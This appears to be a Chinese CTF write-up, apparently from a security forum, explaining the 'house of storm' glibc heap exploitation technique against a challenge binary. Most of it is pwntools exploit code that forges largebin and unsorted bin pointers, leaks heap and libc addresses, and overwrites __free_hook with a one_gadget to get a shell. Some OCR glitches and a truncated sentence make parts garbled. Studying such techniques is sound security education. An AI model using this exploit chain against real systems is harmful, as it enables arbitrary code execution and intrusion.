
```
malloc(0x18)#0
malloc(0x520)#1
malloc(0x18)#2
malloc(0x18)#3
malloc(0x520)#4
malloc(0x18)#5
malloc(0x18)#6
py = ''
py += 'a'*0x4f0
py += p64(0x500) + p64(0x30)
update(1,len(py),py)
# debug(0)
free(1)
update(0,0x18-0xc,(0x18-0xc)*'a')
■
malloc(0x60)
malloc(0x480)#7
#large_chunk1 #7
■
free(1)
free(2)
malloc(0x540)#1
py = ''
py += '\x00'*0x60
py += p64(0) + p64(0x491)
py += '\x00'*0x480
```

```
py += p64(0x490) + p64(0x51)
update(1,len(py),py)
```

这样得到的0x540的1号堆块就能往下写从而修改free状态的7号块的fd和bk那些指针，第二个largebin一样的原理，但是要注意，这两个构造的largebin大小要不一样。

```
py = ''
py += 'a'*0x4f0
py += p64(0x500) + p64(0x30)
update(4,len(py),py)
free(4)
update(3,0x18-0xc,(0x18-0xc)*'b')
malloc(0x70)
malloc(0x470)#4
# #large_chunk2 #4
free(2)
free(5)
malloc(0x540)#2
py = ''
py += '\x00'*0x70
py += p64(0) + p64(0x481)
py += '\x00'*0x470
py += p64(0x480) + p64(0x51)
update(2,len(py),py)
```

部署好后，应该是这样的堆块布局：得到0x491和0x481的largebin




```
free(4)
malloc(0x580)
free(7)
4■■largebin■7■■unsorted bin



py = ''
py += '\x00'*0x60
py += p64(0) + p64(0x491)
py += p64(0) + p64(mmap_addr-0x10)
py += '\x00'*0x470
py += p64(0x490) + p64(0x50)
update(1,len(py),py)
```

这里是改unsortedbin的bk指针为我们伪造的fake_chunk的地址


```
py = ''
py += '\x00'*0x70
```

```
py += p64(0) + p64(0x481)
py += p64(0) + p64(mmap_addr-0x10+8)
py += p64(0) + p64(mmap_addr-0x10-0x18-5)
py += '\x00'*0x450
py += p64(0x480) + p64(0x50)
update(2,len(py),py)
```

改largebin的bk和bk_nextsize指针，当新的堆块插进largebin时，会在(mmap_addr-0x10+8）的fd处写入堆地址，同样在（mmap_addr-0x10-0x18-5）的fd_nextsize写

```
malloc(0x48)
```

这一步是触发largebin的attack，先遍历unsotedbin，发现有我们释放的largebin大小的堆块，但是因为不是last remainer，所以无法切割给用户，就会插入到largebin，触发攻击，在（mmap_addr-0x10-0x18-5）的fd_nextsize写入堆地址，由于剩下我们的bk所指的fake_chunk在r



可以看到fake_chunk的头是0x56大小

这里0x13370800正是放随机数的地址，我们写成0，这样每次异或得到都是本身，同时改0x13370810和0x13370818为0x13377331和0，就可以使用view函数打印地址了


```
py = ''
py += p64(0) + p64(0)
py += p64(0x13377331) + p64(0)
py += p64(0x13370820)#[redacted]update[redacted]
update(5,len(py),py)
py = ''
py += p64(0x13370820) + p64(8)
py += p64(0x133707f0+3) + p64(8)#[redacted]
update(0,len(py),py)
ru("Chunk[1]: ")
heap = u64(rc(8)) - 0x90
print "heap--->"  + hex(heap)
```

泄露libc原理一样：

```
py = ''
py += p64(0x13370820) + p64(8)
py += p64(heap+0xa0) + p64(8)
update(0,len(py),py)
show(1)
ru("Chunk[1]: ")
libc_base = u64(rc(8)) - 0x3c4b78
print "libc_base--->"  + hex(libc_base)
free_hook = libc_base + libc.sym["__free_hook"]
onegadget = libc_base + 0xf02a4
```

最后改free_hook为onegadget，free实现getshell：

```
py = ''
py += p64(0x13370820) + p64(8)
py += p64(free_hook) + p64(8)
update(0,len(py),py)
update(1,8,p64(onegadget))
free(6)
```



总结：

house of storm就是结合largebin的插入实现任意地址写堆地址和unsorted
bin的非lastremainer不切割的一种攻击方式，能实现申请出一个不可控的地址的堆块，从而修改数据，比较巧妙，也挺有趣，关键指针布局好，堆块就能出来，搞清楚了堆

largebinattack.zip (0.047 MB) 下载附件

上一篇：[红日安全]Web安全Day9 -... 下一篇：浅析文件读取与下载漏洞

1. 0 条回复
   - 动动手指，沙发就是你的了！